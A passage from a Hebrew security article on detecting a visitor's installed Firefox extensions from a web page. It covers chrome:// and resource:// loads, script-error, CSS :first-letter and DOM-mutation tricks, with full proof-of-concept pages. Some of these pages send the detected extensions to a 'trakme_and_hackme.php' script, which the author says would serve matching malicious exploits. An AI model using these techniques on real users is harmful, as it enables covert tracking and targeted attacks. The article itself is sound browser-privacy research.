- מנגנון ה-ANTI XSS שלו שאמור להגן עלינו מפני מתקפות ה-XSS ב-WEB אך הוא לא מגן מפני ה-XSS שאנחנו הולכים לדבר עליהם במהלך המאמר.

אפשרויות הזיהוי שלנו:

יש שתי אפשרויות לזהות תוספות שנדבר עליהם:

- התוספת מאפשרת לתוכן בעמוד HTML / אתר אינטרנט, לגשת לתוכן של התוספת.

הדבר נעשה בעיקר בשל הצורך להציג תמונות של התוספת או לטעון קבצי CSS לתוך ה-DOM של העמוד.

אנחנו ננצל את האפשרות הזאת ונטען את האלמנטים שמורשים להכנס לעמוד שלנו בשביל לזהות תוספות.

- התוספת משנה את ה-DOM הנוכחי של העמוד שלנו, לדוגמא, מוסיפה אלמנטים כגון: הגדרות עיצוב חדשות (CSS), קוד Javascript אשר משנה אלמנטים כגון: הגדרות עיצוב, הכותרת של העמוד וכו'.

לפני פיירפוקס 3 (מנוע Gecko 1.9) לעמודי אינטרנט הייתה גישה לפרוטוקול chrome, וכך היה אפשר לזהות כל תוספת שמותקנת אצל המשתמש. מפיירפוקס 3 ומעלה, מוזילה חסמו את הגישה בברירת מחדל מעמודי אינטרנט לפרוטוקול כרום, אך יצרו אפשרות למפתחים שצריכים את האופציה להוסיף אותה בקובץ: chrome.manifest. האפשרות היא:

```
contentaccessible=yes
```

שמוגדרת בצורה הבאה בהגדרת החבילה content:

```
content packagename chrome/path/ contentaccessible=yes
```

לדוגמא:

```
content firebug content/firebug/ contentaccessible=yes
```

הפלאג contentaccessible ישים רק על content. ולא על skin או locale, אבל כשיש התאמה גם אליהם יהיה אפשר לגשת מעמוד אינטרנט רגיל. דוגמא:

```
skin    firebug classic/1.0 skin/classic/
locale  firebug en-US       locale/en-US/
```

כלומר שניהם רשומים תחת firebug וימופו ל:

```
chrome://firebug/[skin|locale]/files
```

מידע נוסף:

https://developer.mozilla.org/en/Chrome_Registration#contentaccessible

resource URI:

הפרוטוקול resource שהתווסף בפיירפוקס 3 משומש בעיקר בשביל JavaScript code modules, שהם קוד javascript בקבצי js או jsm, אשר מיושמים בשביל לשתף קוד בין אזורים שונים בעלי הרשאות שונות. המיפוי שלהם יכול להתבצע בשתי דרכים:

- בקובץ chrome.manifest, המיפוי מתבצע בצורה הבאה:

```
resource aliasname uri/to/files/
```

לדוגמא:

```
resource flagfox chrome/flagfox/modules/
```

ימופה ל:

```
resource://flagfox/[files=like flagfox.jsm,ipdb.jsm]
```

מידע נוסף:

https://developer.mozilla.org/en/Chrome_Registration#resource

https://developer.mozilla.org/en/Using_JavaScript_code_modules

- בקוד של התוספת, לרוב בצורה דינאמית, דוגמא:

```
var ioService = Components.classes["@mozilla.org/network/io-
service;1"].getService(Components.interfaces.nsIIOService);
var resProt  =
ioService.getProtocolHandler("resource").QueryInterface(Components.inte
rfaces.nsIResProtocolHandler);
var aliasURI = ioService.newURI("chrome://bp/skin/",null,null);
resProt.setSubstitution("isitbetterprivacy", aliasURI);
var aliasFile =
Components.classes["@mozilla.org/file/local;1"].createInstance(Componen
ts.interfaces.nsILocalFile);
aliasFile.initWithPath("/home/emanuel/");
var aliasFileURI = ioService.newFileURI(aliasFile);
resProt.setSubstitution("emanuel",aliasFileURI);
```

גורם שכניסה ל:

```
resource://isitbetterprivacy/btn_large.png
```

תציג את:

```
chrome://bp/skin/btn_large.png
```

המיפוי:

```
 resource://isitbetterprivacy/ = chrome://bp/skin/
```

("התמונה הזאת היא האיקון של התוספת "BetterPrivacy")

וגורם שכניסה ל:

```
resource://emanuel/Desktop/Screenshot.png
```

תציג את (צילום מסך שבצעתי):

```
file:///home/emanuel/Desktop/Screenshot.png
```

המיפוי:

```
resource://emanuel/ = file:///home/emanuel/
```

מידע נוסף:

https://developer.mozilla.org/en/Using_JavaScript_code_modules#Programmatically_adding_aliases

הפעם היחידה שראיתי שימוש במנגנון הזה היה דווקא בתוספת Noscript.

כש-NoScript חוסם תוכן (למשל פלאש) או חוסם מתקפת ClickJacking, הוא מציג את לוגו שלו בתוך ה-DOM (לחיצה עליו, תביא חלון שישאל "האם ברצוני לטעון את הפלאש מהכתובת X", או יידע אותי לגבי מתקפת ClickJacking בעמוד). הכתובת של הלוגו שנכנס לעמוד רנדומלי, בגלל שכך נעשה המיפוי:

Main.js:

```
_initResources: function() {
  const ios = IOS;
  var resProt =
ios.getProtocolHandler("resource").QueryInterface(CI.nsIResProtocolHand
ler);
  var base;
  for each(var r in ["skin", "content"]) {
    base = "noscript_" + Math.random();
    resProt.setSubstitution(base, ios.newURI("chrome:noscript/" + r +
"/", null, null));
    this[r + "Base"] = "resource://" + base + "/";
```

```
  }
  this.pluginPlaceholder = this.skinBase + "icon32.png";
}
```

מה שיוצא שהפונקציה ממפה בצורה הבאה:

```
resource ["noscript_" + Math.random()] chrome:noscript/skin/
resource ["noscript_" + Math.random()] chrome:noscript/content/
```

ונוכל לפנות למרכיבים של NOSCRIPT, אם נדע את הערך הרנדומלי שנוצר. למשל:

```
resource://noscript_0.3271791054781763/flash32.png
resource://noscript_0.0245469105320902 38/Main.js
```

האפשרויות האלו מקנות לנו אפשרות לטעון מידע מהם דרך עמוד HTML. לאחר ניסיונות של יבוא התוכן לעמוד HTML הנה התוצאות של מה עובד ומה לא:

אפשרויות שעובדות (הפעלת אירוע OnLoad):

הצגת תמונה:

```
<img src="chrome://firebug/content/firebug.png" />
```

טעינת סקריפט:

```
<script src="chrome://itsalltext/content/newextension.js"></script>
```

טעינת גיליון סגנונות מדורג:

```
<link rel="stylesheet" type="text/css"
href="chrome://firebug/content/highlighter.css">
<span class="firebugLayoutLineRight"></span>
```

אפשרויות שלא עובדות (הפעלת אירוע OnError):

שימוש בתג IFRAME לטעינת מידע מהכרום:

```
<iframe src="chrome://firebug/content/panel.html"></iframe>
```

יצירת לינק לתוכן בכרום:

```
<a
href="chrome://itsalltext/content/icon.png">chrome://itsalltext/content
/icon.png</a>
```

פתיחת חלון חדש עם window.open

```
<script>window.open("chrome://browser/content/aboutRobots-widget-
left.png");</script>
```

כשמשתמשים בטכניקה שלא עובדת או כשטוענים אלמנט של תוספת לא פעילה (בדרך שעובדת) מתקבלת שגיאת Security:

```
Security Error: Content at http://localhost/... may not load or link to
chrome://extname/content/file
```

אין דרך להמנע מזה, זה התופעת לוואי שנגרמת כתוצאה של בדיקת נוכחות של תוספת בדרכים האלו.

כמו שבוודאי ראיתם ב-Chrome List יש לנו מלא אלמנטים בתוספות שאפשר לגשת אליהם, כמו ששמנו לב מקודם יש רק כמה תגים ואפשרויות שאפשר להשתמש בהם. בכל חלק אנחנו נשתמש בתג אחר בשביל לזהות האם התוספת מותקנת:

תמונה נטענת:

התג IMG מאפשר לנו לטעון תמונות לתוך הדף, ברגע שהתמונה נטענת האירוע onload מופעל.

ברגע שהתמונה לא נטענת (היה ניסיון לטעינה והוא נכשל) האירוע onerror מופעל. אנחנו נשתמש באירוע onload ביחד עם טעינת תמונות מהכרום. בשביל לזהות תוספת מופעלת, דוגמא:

```
<img src="chrome://nameX/skin/img.jpg" onload="alert('Extension nameX
is Working')" />
```

השיטה נדונה בעבר אצל Rsnake ו-Jeremiah Grossman.

דוגמא:

```
<img src="chrome://firebug/content/firebug.png" onload="alert('you got
firebug')" />
```

כשנרצה לבדוק כמות גדולה של תוספות שמותקנות אצל המשתמש בדרך זו, נצטרך ליעל קצת את התהליך בצורה הבאה:

טוענים לעמוד המון תמונות שנטענות מהכרום, כל תמונה שנטענה בהצלחה מוסיפה למערך אלמנט ID (מזהה יחודי) שניתן לתוספת. כשכל התוספות נטענו, נשלח בקשה לשרת שלנו עם כל התוספות המופעלות אצל המשתמש.

קוד לדוגמא:

```
<html>
<head>
<title>Detect Firefox Extensions = IMG LOAD</title>
<script type="text/javascript">
// Array with elements.
var ExtImages = new Array();
// Chrome images
ExtImages[0] = new Array("chrome://browser/skin/preferences/mail.png" , "Firefox
Browser");
ExtImages[1] = new Array("chrome://browser/content/aboutRobots-widget-left.png" , "Firefox
Browser 2 ");

ExtImages[2] = new Array("chrome://itsalltext/content/icon.png"   , "Its All Text = 1 ");
ExtImages[3] = new Array("chrome://itsalltext/locale/gumdrop.png" , "Its All Text = 2 ");

ExtImages[4] = new Array("chrome://none/none/none.png" , "Not Exsists ");
ExtImages[5] = new Array("chrome://chromelist/skin/icons/error.png" , "no accsess ");
ExtImages[6] = new Array("chrome://chromelist/skin/icons/noexsists.png" , "Not Exsists +
no accsess");

// Array of all extensions we get.
var indeftystring = new Array();

function imageindefity (id) {
indeftystring.push(id);
document.getElementById('extshow_' + id).innerHTML = ""
}

function track_and_hack() {
var script = document.createElement('script');
script.setAttribute('src', 'trakme_and_hackme.php?addons=' + indeftystring.join(','));
document.getElementsByTagName("head")[0].appendChild(script);
}

function write_images() {

for (var i = 0 ; i < ExtImages.length ; i++) {

var Divobj = document.getElementById('Extensions_img')
// span create
var span = document.createElement('span')
span.innerHTML = 'You are <span id="extshow_' + i + '">not</span> using ' +
ExtImages[i][1] + "</span>\n"
Divobj.appendChild(span);
// img create
var img = document.createElement('img');

img.src = ExtImages[i][0];
img.setUserData('extid' , i ,null)
img.addEventListener("load", function(){imageindefity(this.getUserData('extid'))}, false);

// Dont Show images.
var Showimages = true ;
if(Showimages == false) {
img.setAttribute('border', '0');
img.setAttribute('width', '0');
img.setAttribute('height', '0');
```

```
}

Divobj.appendChild(img);
Divobj.innerHTML += "<br />\n";
}

setTimeout('track_and_hack()',3000);
}
</script>
</head>
<body onload="write_images()">
<h1> You Will need Javascript Enbaled For this page. </h1><br />
<div id="Extensions_img"></div>
</body>
</html>
```

יש פה שני חלקים שנכנסו לשם ההדגמה בלבד:

- בתוך המערך הוספתי כתובת שלא קיימות, או שאין להם גישה (אין contentaccessible=yes), לצורך בדיקה והדגמה.
- חלק שגורם למתן תגובה למשתמש כשאתה משתמש \ לא משתמש בתוספת X.

אין בהם צורך במימוש אמיתי של "גניבת" רשימת התוספות מופעלות אצל המשתמש.

החלקים הרלוונטים ומהלך הקוד:

בחלק הראשון אנחנו טוענים מערך שלתוכו מכניסים כמות גדולה של תמונות, שאנחנו יודעים שנמצאים בכרום של התוספת. אחר-כך יוצרים תגי IMG עם אירועי Load, בשביל לזהות שהתוספת מופעלת.

לבסוף, ברגע שהתוספת מופעלת רצה הפונקציה "imageindefity" שמעיפה לנו את המחרוזת "not" מהמשפט, כך שיוצא: "you are using" - בשביל ההדגמה. בנוסף היא מכניסה את ה-ID של התוספת שקיבלנו לתוך המערך indeftystring.

לאחר שלוש שניות רצה הפונקציה track_and_hack, שיוצרת תג script עם מאפיין "src" בסיגנון:

```
?addon=0,5,7,7
```

של כל ה-ID של התוספות המופעלות מופרדים בפסיק.

בצד שרת, הסקריפט מנתח את הבקשה, קולט איזו תוספות מופעלות, מכניס אותם לבסיס נתונים עם זיהוי של המשתמש (SESSION ID) לביצוע מעקב, ובנוסף מכניס קוד javascript זדוני של האקספלויט או אקספלויטים לפי רמת ההצלחה שלהם, ו... Owned!

באותה סכמה אנחנו נשתמש בכל השיטות:

- זיהוי התוספות.
- הצגת המידע למסך (כמובן רק לצורך הדגמות, בפריצה אמיתית החלק הזה יוצא מהקוד).
- שליחת מידע על התוספות המופעלות לשרת.
- קבלת אקספלויט זדוני בהתאם למידע שבסעיף השני.

טעינת קובץ CSS באמצעות התג LINK:

ישנן כמה דרכים לטעון קבצי CSS, אנחנו נשתמש בתג LINK עם המאפיין REL בצורה הנפוצה ביותר:

```
<link rel="stylesheet" type="text/css" href="chrome://ext/ext/file.css"
id="cssrule1" title="Extension X">
```

ובפיסת Javascript, בכדי לקלוט האם הקובץ גיליונות נטען בהצלחה:

```
obj = document.getElementById(id);
if(obj.sheet != null )
alert('Css Load Succesfully');
```

מקבלים את האובייקט של התג LINK הרלוונטי לפי ה-ID, פונים למאפיין SHEET. אם הערך שלו שווה "null", סימן שלא הצלחנו לטעון את הגיליון בהצלחה,אך אם הערך שלו שווה ל:

```
[object CSSStyleSheet]
```

סימן שהצלחנו לטעון את גיליון והתוספת קיימת.

קוד בפעולה:

```
<html>
<head>
<title>Css load Using link tag, Javascript</title>
<script>
// Array of Elements (css files) | // id, href, title
var Extcss = new Array();
// Chrome images
Extcss[0] = new Array("chrome://isreaditlater/content/resources.css", "Read it Later");
Extcss[1] = new Array("chrome://firebug/content/firebug.css", "FireBug");

Extcss[2] = new Array("chrome://browser/content/browser.css"  , "firefox browser 1");
Extcss[3] = new Array("chrome://browser/content/tabbrowser.css", "firefox browser 2");

Extcss[4] = new Array("chrome://global/content/viewSource.css", "firefox global 3");

Extcss[5] = new Array("chrome://new_mitm-me/content/content-style.css", "no accsess 1");
Extcss[6] = new Array("chrome://firebug-os/skin/panel.css", "no accsess 2");
```

```
Extcss[7] = new Array("chrome://console2/content/console2.css", "no accsess 3");

// Array of all extensions we get.
var indeftystring = new Array();

function write_css() {

for (var i = 0 ; i < Extcss.length ; i++) {

var cssNode  = document.createElement('link');
cssNode.rel  = 'stylesheet';
cssNode.type = 'text/css';
cssNode.id   = 'Extcsslink_' + i;
cssNode.href = Extcss[i][0];
cssNode.setUserData('ext_title',Extcss[i][1],null);

document.getElementsByTagName("head")[0].appendChild(cssNode);

}

}

function css(id) {
var obj = document.getElementById('Extcsslink_' + id);

if(obj.sheet != null) {
// add element to array of indefty extensions
indeftystring.push(id);
//create element span with diteals.
var rsd = document.createElement('div');
rsd.innerHTML = obj.getUserData('ext_title') + " : Has Enbaled<br /\>\n css file href = "
+ obj.href + "<br /\>\n";
document.getElementById('Extensions_css').appendChild(rsd);
}
// remove the element | after we get what we need.
document.getElementsByTagName("head")[0].removeChild(obj)
}

function track_and_hack() {
var script = document.createElement('script');
script.setAttribute('src', 'trakme_and_hackme.php?addons=' + indeftystring.join(','));
document.getElementsByTagName("head")[0].appendChild(script);
}

/************************/
// Check all link elements
function check_css_elements() { for (var i = 0 ; i < Extcss.length ; i++) { css(i); }
setTimeout('track_and_hack()',3000); }
// Write links to DOM
write_css();
</script>
</head>
<body onload="check_css_elements()">
<h1> You Will need Javascript Enbaled For this page. </h1><br />
<div id="Extensions_css"></div>
</body>
</html>
```

טעינת כל קובץ באמצעות התג Script:

בתג Script משתמשים בשביל לטעון JavaScript. ובכן, אנחנו יכולים לטעון עמודי JavaScript מהכרום אם יש לנו גישה, ולזהות את התוספת בהתאם למידע שהתקבל מסקריפט. בהנתן המצב הבא:

```
<script src="chrome://extname/content/Script.js"></script>
```

ישנן שתי אפשרויות: או שהסקריפט ירוץ בהצלחה ואני יכול לגלות אותו אם הוא הכניס אובייקטים כלשהם לעמוד, למשל משתנים או פונקציות, או שהריצה של הסקריפט נפסקה (בגלל שגיאה), ואז האירוע window.onerror שתופס שגיאות, מקבל פיקוד:

```
<script>
function err(msg, loc, line) {
alert('msg :' +  msg + ' loc: ' +  loc + ' line: ' +  line); }
window.onerror = err;
</script>
```

נוכל להשתמש באפשרות הזאת בשביל לטעון קבצים שהם לא קבצי Js, אם הקובץ נטען בהצלחה נקבל במשתנה MSG את הודעה:

```
"Script error."
```

ואם לא אז נקבל במשתנה MSG את ההודעה:

```
"Error loading script"
```

(השגיאה תופיע רק במידה ויש לנו גישה לאזור בכרום שממנו אנחנו מייבאים את הקובץ (התוספת פעילה ויש גישה) אך במידה ואין גישה, לא יקרה כלום. האירוע onerror לא יופעל).

ניתוח של האפשרויות שקיימות ואיך אפשר לזהות בשלושת הראשונים את התוספת:

1. טעינת קובץ JS תקין שרץ בלי שגיאות.
2. טעינת קובץ JS תקין שרץ עד שמתרחשת שגיאה.
3. טעינת קובץ שהוא לא קובץ JS תקין כגון XUL, DTD, קובץ טקסט וכו'
4. טעינת קובץ (לא משנה מה הוא), שלא נטען בהצלחה (התוספת לא פעילה) כשהמקור מ-resource:// או מ: chrome://.

דוגמאות לאפשרויות:

1)

```
chrome://itsalltext/content/newextension.js
function onOK() {
    window['arguments'][0].out = {
        extension: document.getElementById('new_ext').value,
        do_save: document.getElementById('do_save').checked
    };
   return true;
}
```

נטען את הסקריפט, והקוד ירוץ בהצלחה, ותיווצר לנו הפונקציה onOK.

```
<script src="chrome://itsalltext/content/newextension.js"></script>
```

נוכל לבדוק לאחר שהסקריפט רץ (נחכה שניה) האם קיים האובייקט window.onOK (כלומר ה-typeof שלו שונה מ-undefined), במידה וכן הסקריפט רץ בהצלחה והתוספת פעילה, במידה ולא- אז לא. ☺

2)

```
resource://xulwoorankmod/common.js
/*****************************************
var EXPORTED_SYMBOLS = [ "XULWoorank" ];

const Cc = Components.classes;
const Ci = Components.interfaces;

/**
 * XULWoorank namespace.
 */
if ("undefined" == typeof(XULWoorank)) {
  var XULWoorank = {};
}
*****************************************/

<script src="resource://xulwoorankmod/common.js"></script>
```

כשהקוד הנ"ל ירוץ הוא יפול על השורה השניה כיוון של-DOM בעמוד אינטרנט אין גישה ל:

```
Components.classes
```

והשגיאה שמתקבלת היא:

```
Error: Permission denied for <http://localhost> to get property
XPCComponents.classes
Source file: resource://xulwoorankmod/common.js
Line: 3
```

במקרה הנ"ל, הפונקציה שתופסת שגיאות תקרא ונקבל ב-MSG:

```
"Script error."
```

(3

```
<script src="chrome://itsalltext/locale/about.dtd"></script>
```

השגיאה שמתקבלת:

```
Error: syntax error
Source file: chrome://itsalltext/locale/about.dtd
Line: 1
Source code:
<!ENTITY title "About It's All Text!">
```

במקרה הנ"ל, הפונקציה שתופסת שגיאות תקרא ונקבל ב-MSG:

```
"Script error."
```

כלומר- כמו במקרה 2, גם במצב הזה ברגע שהריצה של הסקריפט נפסקת (בגלל שגיאת סינטקס (קובץ לא תקני) או שאין הרשאות ריצה, יש פניה לאלמנטים לא קיימים. נקבל את אותה הודעת MSG.
מה שמספיק בשביל לזהות שהתוספת פועלת.

4) ניקח למשל מצב שהתוספת FlagFox לא מופעלת:

```
<script src="resource://flagfox/ipdb.jsm"></script>
```

הקוד תקני ואמור לרוץ חלק בלי שום בעיות. ברגע שהתוספת לא מופעלת לא תתקבל שום שגיאה.
ההבדל בין resource ל-chrome, הוא ש-resource לא יגרום לשגיאת Msg של Security Error ב-Error console.

(מבוסס על העבודה "I know if you're logged-in, anywhere" של Jeremiah Grossma)

דוגמא ל-PoC בבלוג של Rsnakes:

http://ha.ckers.org/blog/20061214/login-state-detection-in-firefox/

ה-PoC לא עובד יותר, בגלל תיקון של מוזילה שמונע לקבל את התוכן של השגיאה, אבל כן אפשר לדעת עם הקובץ נטען ומתקבלת ההודעה "Script error." או לא (ומתקבלת ההודעה "Error loading script") - מה שכמובן מספיק טוב בשביל לזהות את התוספות לפיירפוקס. דוגמא:

```
<html>
<head>
<title>Script Src Extension Checker</title>
<script>
var SID = 0;
function check(loc) {
     var script = document.createElement('script');
     script.setAttribute('id',"trackYou!" + SID); SID++ ;
     script.setAttribute('src',loc);
     document.getElementsByTagName("head")[0].appendChild(script);
}

//id = array(loc, title)
var ExtScripts = new Array();
ExtScripts[0] = new Array("chrome://itsalltext/locale/about.dtd" , "Its All text1");
ExtScripts[1] = new Array("chrome://itsalltext/content/about.xul" , "Its All text2");
ExtScripts[2] = new Array("chrome://itsalltext/locale/readme.xhtml" , "Its All text3");
ExtScripts[3] = new Array("chrome://itsalltext/locale/itsalltext.properties" , "Its All
text4");

ExtScripts[4] = new Array("resource://flagfox/flagfox.jsm"       , "FlagFox");
ExtScripts[5] = new Array("resource://xulwoorankmod/common.js"   , "Woorank");
ExtScripts[6] = new Array("resource://xulwoorankmod/Makefile.in" , "Woorank");

//id = array(loc , title , object to check)
var Extscripts_noerror = new Array(
"chrome://itsalltext/content/newextension.js" ,
"chrome://webdeveloper/content/common/xpath.js" ,
"resource://flagfox/ipdb.jsm"
);

Extscripts_noerror_obj = new Array();
Extscripts_noerror_obj[0] = new Array("FlagFox" , "ipdb");
Extscripts_noerror_obj[1] = new Array("Its All text" , "onOK");
Extscripts_noerror_obj[2] = new Array("Web Developer" , "webdeveloper_evaluateXPath");

function check_js() {
for(var i=0;i<Extscripts_noerror.length;i++) { check(Extscripts_noerror[i]); }
setTimeout("js_ok()" , 500);
}

// scripts error check
function resume_next() {
window.onerror = err;
```

```
setTimeout("req(0)" , 500);
}


function js_ok() {
for(var i=0;i<Extscripts_noerror_obj.length;i++) {
if(typeof(window[Extscripts_noerror_obj[i][1]]) != "undefined") {
Extindefty(Extscripts_noerror_obj[i][0],2);
} }
resume_next();
}


function req (ii) {
var next = ii+1
if(ii < ExtScripts.length) {
ext_str = ExtScripts[ii][1];
check(ExtScripts[ii][0]);
setTimeout("req(" + next + ")" , 1000);
} else { // all work is done , get rid of scripts in head tag!
for(var i=0;i<SID;i++) {
document.getElementsByTagName("head")[0].removeChild(document.getElementById("trackYou!" +
i)); }
}

}


// tiger when error occured
function err(msg, loc, line) {
if(msg == "Script error.") {
Extindefty(ext_str,1);
} ext_str = "" ;
}


function Extindefty (string , type) {
if(type == 1 ) { type = " error in script loaded method" } else { type = " object check
from javascript loaded" }
document.getElementById('extshow').innerHTML += "Extension " + string + " has found using
" + type + "<br>"
}
</script>
</head>
<body onload="check_js()">
<div align="center">
<h1>JavaScript Extension Using Checker</h1>
<div id="extshow"></div>
</body>
</html>
```

שימוש ב-first-letter ב-DIV שטוען תמונה של התוספת:

בשיטה הבאה נשתמש כאשר אין לנו Javascript פעיל. זוכרים את השימוש בתמונות ושימוש באירוע Load בשביל לבדוק שהתמונה נטענה, וכבן... בזמן שדיבגתי את Noscript הגעתי למצב שחשבתי איך אני יכול לדעת אם תמונה נטענה בהצלחה, וזה כמובן בלי להשתמש ב-Javascript.

אז... איזה תנאי אני יכול לקבל בעזרת CSS?

הרעיונות הראשונים שלי היו: אם התמונה נטענה בהצלחה (בהנחה שהגודל שלה 50x50) אז האלמנט לידה יהיה קטן יותר (כמו למשל שני תאים בטבלה "שרבים" על 100 פיקסלים) אם אני אצליח לקרוא ב-CSS תגודל של התא השני, אני אוכל לדעת אם התמונה נטענה או לא. כלומר אני צריך לתפוס אירוע של אלמנט ששינה את הגודל שלו בעזרת CSS.

איך אני עושה את זה? עדיין לא מצאתי תשובה, מי שימצא מוזמן לשתף :)

התחלתי לחשוב בכיוונים אחרים, עברתי שוב על W3schools ושאר אתרים וה-Cheet Sheet של CSS, עד שהגעתי לפתרון הבא:

לתג IMG יש מאפיין בשם ALT, שמשתמשים בו בשביל לספק תוכן אלטרנטיבי (טקסט) שיופיע כאשר התמונה לא נטענה או לא יכולה להטען (דפדפן טקסטואלי? קורא מסך לעורים? ושאר אופציות...)

נניח שאנחנו במצב שבו המשתמש משתמש בדפדפן רגיל, הקוד הבא:

```
<img src="chrome://nameX/skin/img.jpg" alt="Extension nameX is Not
Working" />
```

ידפיס לנו למסך תטקסט שהתוספת לא פועלת רק כשתמונה לא נטענה! עכשיו נשאר לנו רק לתפוס את ה-"אירוע" ב-CSS של הטקסט באלמנט... יש כמה אפשרויות לבצע זאת, מה שאני ניסיתי, זה:

First-Line: מתייחס לשורה הראשונה בטקסט, במידה ויש לנו פסקה- אז הכלל תופס רק לגבי השורה הראשונה באלמנט.

First-Letter: מתייחס לאות הראשונה באלמנט.

השימוש ב-First-Line לא הועיל כיוון שהוא תקף גם לאלמנט "ריק" - כזה שיש בו תמונה בלי כיתוב, אז נשארנו רק עם: First-Letter שעובד בדיוק כמבוקש! :)

קוד לדוגמא:

```
<html>
<head>
<title>Detect Firefox Extensions = IMG first-letter</title>
<style type="text/css">
#extimgcss { color:green; }
.extimg1:first-letter { background-image: url(img.php?addon=1); color:blue; }
.extimg2:first-letter { background-image: url(img.php?addon=2); color:orange; }
.extimg3:first-letter { background-image: url(img.php?addon=3); color:orange; }
.extimg4:first-letter { background-image: url(img.php?addon=4); color:blue; }
</style>
</head>
<body>
<div id="extimgcss">
<div>FireFox Browser : <div class="extimg1"><img
src="chrome://browser/skin/preferences/mail.png"           alt="not" /></div>
installed</div><hr />
<div>FireFox Browser : <div class="extimg2"><img
src="chrome://browser/content/aboutRobots-widget-left.png" alt="not" /></div>
installed</div><hr />
<div>Its all text is : <div class="extimg3"><img
src="chrome://itsalltext/content/icon.png"   alt="not" /></div> installed</div><hr />
<div>Its all text is : <div class="extimg4"><img
src="chrome://itsalltext/locale/gumdrop.png" alt="not" /></div> installed</div><hr />
<div>console2 : <div class="extimg4"><img src="chrome://console2/content/console2.css"
alt="not" /></div> installed (no accses = always this false)</div><hr />
</div>
</body>
</html>
```

(יש לשים לב שהבקשה נשלחת רק אם התוספת לא פועלת (כלומר- ברב המקרים) , במידה והתוספת פועלת הבקשה לא נשלחת (First-Letter לא תופס לגבי האובייקט כי יש תמונה במקום טקסט). כך שבצד-שרת יש להוסיף לתוספות המופעלות רק את אלו שלא התקבלה בקשה אליהם במהלך ה-SESSION.)

DOM משתנה

הרבה מאוד תוספות משנות את ה-DOM של העמוד בדרכים שונות כגון הוספת תמונות, סקריפטים, אלמנטים שמפעילים פעולות של התוספת, וכו'. השינוי יכול להתבצע בעת טעינת העמוד או בעת שימוש באחת האפשרויות של התוספת. בעזרת Javascript אנחנו יכולים לגלות מי הכניס לנו משהו ל-DOM ומה בדיוק הוא הכניס.

נשתמש באירוע "DOMNodeInserted" שמופעל כאשר מתווסף אלמנט לדף שלנו:

האירוע DOMNodeInserted הוא אירוע מ-"משפחת אירועי DOM" שמתרחשים מתי שמתבצעים שינויים ל-DOM שלנו, כגון: הוספת אלמנט, מחיקת אלמנט, שינוי של ערך (ATTRIBUTE). למידע נוסף: http://www.w3.org/TR/DOM-Level-3-Events/#events-mutationevents

דוגמא:

```
<html>
<head>
<title>Detect Dom Changes</title>
<script>
var strings = new Array();
window.addEventListener("DOMNodeInserted",
function(e) {
/*
// For Debugging : = remove the comments to understand whats going on ...
alert(e.target);
alert("src = "   + e.target.src);
alert("title = " + e.target.title);
alert(e.target.innerHTML);
*/
switch (e.target.tagName.toLowerCase()) {
case "style":
// Firebug
ret = (e.target.innerHTML.indexOf('#fbIgnoreStyle') == -1)          ? false :
detect('firebug detect');
ret = (e.target.innerHTML.indexOf('.firebugLayoutBoxParent') == -1) ? false :
detect('firebug element on');
// SqlInjection!
ret = (e.target.innerHTML.indexOf('#sqlinjectionBoxHandle') == -1)  ? false : detect('sql
injection');
break ;
case "img":
ret = (e.target.title == "It's All Text!") ? detect('its all text') : false ;
break;
}
return false;
}
,false);

function detect(str) { alert(str); strings.push(str) }

function what_detect() {
// strings = array of all what detect .
alert(strings.join("\n"))
}
</script>
</head>
<body>
<a href="javascript:what_detect()">See what you got so far</a><br />
For Its All Text :<br />
<textarea></textarea>
</body>
</html>
```

דוגמא מ-"Firebug":

```
#fbIgnoreStyleDO_NOT_USE {}
```

נקלט ברגע ש-Firebug הופעל.

```
.firebugLayoutBoxParent
```

כשנכנסים לתווית HTML ועוברים עם העכבר על אחד מהתגים ב-HTML- נכנס המון CSS שבו נמצא המחרוזת "firebugLayoutBoxParent" שאותה נחפש.

דוגמא מ-"SQL INJECTION!":

נכנס כמות גדולה של CSS ו-JAVASCRIPT לעמוד, שמעצבים את האובייקט שנכנס וגם את הפונקציונליות שלו, ולבסוף DIV שמציג את אובייקט. ה-CSS כולל את "#sqlinjectionBoxHandle" ועוד המון מחרוזות יחודיות שאפשר לחפש.

דוגמא מ-"Its All Text":

התוספת מוסיפה תמונה אחרי כל תג Textarea:

```
<img style="...." title="It's All Text!"
src="chrome://itsalltext/locale/gumdrop.png">
```

שנוכל לזהות אותה לפי שלושת הערכים: הכותרת, העיצוב וה-SRC. לצורך ההדגמה השתמשתי רק ב-TITLE אבל אין שום בעיה להשתמש בכל אחד משלושתם.

אלמנטים שמתווספים ל-WINDOW OBJECT

תוספות שונות מוסיפות ל-window אובייקטים מסוימים, לרב בשביל לספק פונקציונליות לעמוד שיוכל "לדבר" עם התוספת, כך למשל פיירבאג מוסיף את האובייקט console שדרכו אפשר לשלוח שגיאות ל-error console שלו (רק עם הפאנל console פעיל בתוספת) במקרה של פיירבאג, ו-Amify שני התוספות האלו מוסיפות את האובייקט בצורה כזאת שהיא תתפס על ידי הטכניקה שהצגתי קודם לכן, בגלל שהן מכניסות קוד Javascript לעמוד. האובייקטים שמתווספים:

```
Firebug :
window.console
Amplify : ( https://addons.mozilla.org/en-US/firefox/addon/13263/ )
window.amplify_addon
```

לעומת זאת, תוספות אחרות יכניסו את האובייקט ישירות.

למשל התוספת FireUnit שמספקת סביבת עבודה לפיתוח טסטים ב-Firebug מכניסה את האובייקט שלה ישירות ל-window. קוד:

```
= fireunit.js =>
        /*
         * Watches the window for important events. If the window
         * hasn't been initialized, then the fireunit object is
injected
         * into the window object.
         */
        watchWindow: function(context, win){
            win = win.wrappedJSObject;
            if (win && win.fireunit)
                return;

            // Inject "fireunit" object into the test page. This object
            // provides all necessary APIs to write a unit test.
            win.fireunit = new this.Fireunit(context, win);
```

וכך בזמן שפיירבאג פעיל/נפתח, מתווסף אלינו גם האובייקט window.fireunit שמספק פונקציונליות לטסטים. וכמובן מאפשר לנו לזהות שהתוספת מותקנת אצל המשתמש. קוד להמחשה:

```
<script>
function checkwindow (obj) {
if(typeof(window[obj]) == 'undefined')
alert('object undefined');
else
alert('object defined = ' + window[obj]);
}
</script>

<a href="javascript:checkwindow('amplify_addon')">Check amplify</a><br>
<a href="javascript:checkwindow('console')">Check FireBug
Console</a><br>
<a href="javascript:checkwindow('fireunit')">Check fireunit</a><br>
<a href="javascript:console.log('hello firebug console')">Log message
to FireBug Console</a><br>
```

במהלך דיבוג של אחת התוספות, שמתי לב שב-User-agent שלי נראה כך:

```
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.12) Gecko/20101027
Ubuntu/10.04 (lucid) Firefox/3.6.12 InquisitiveMindsAddon
```

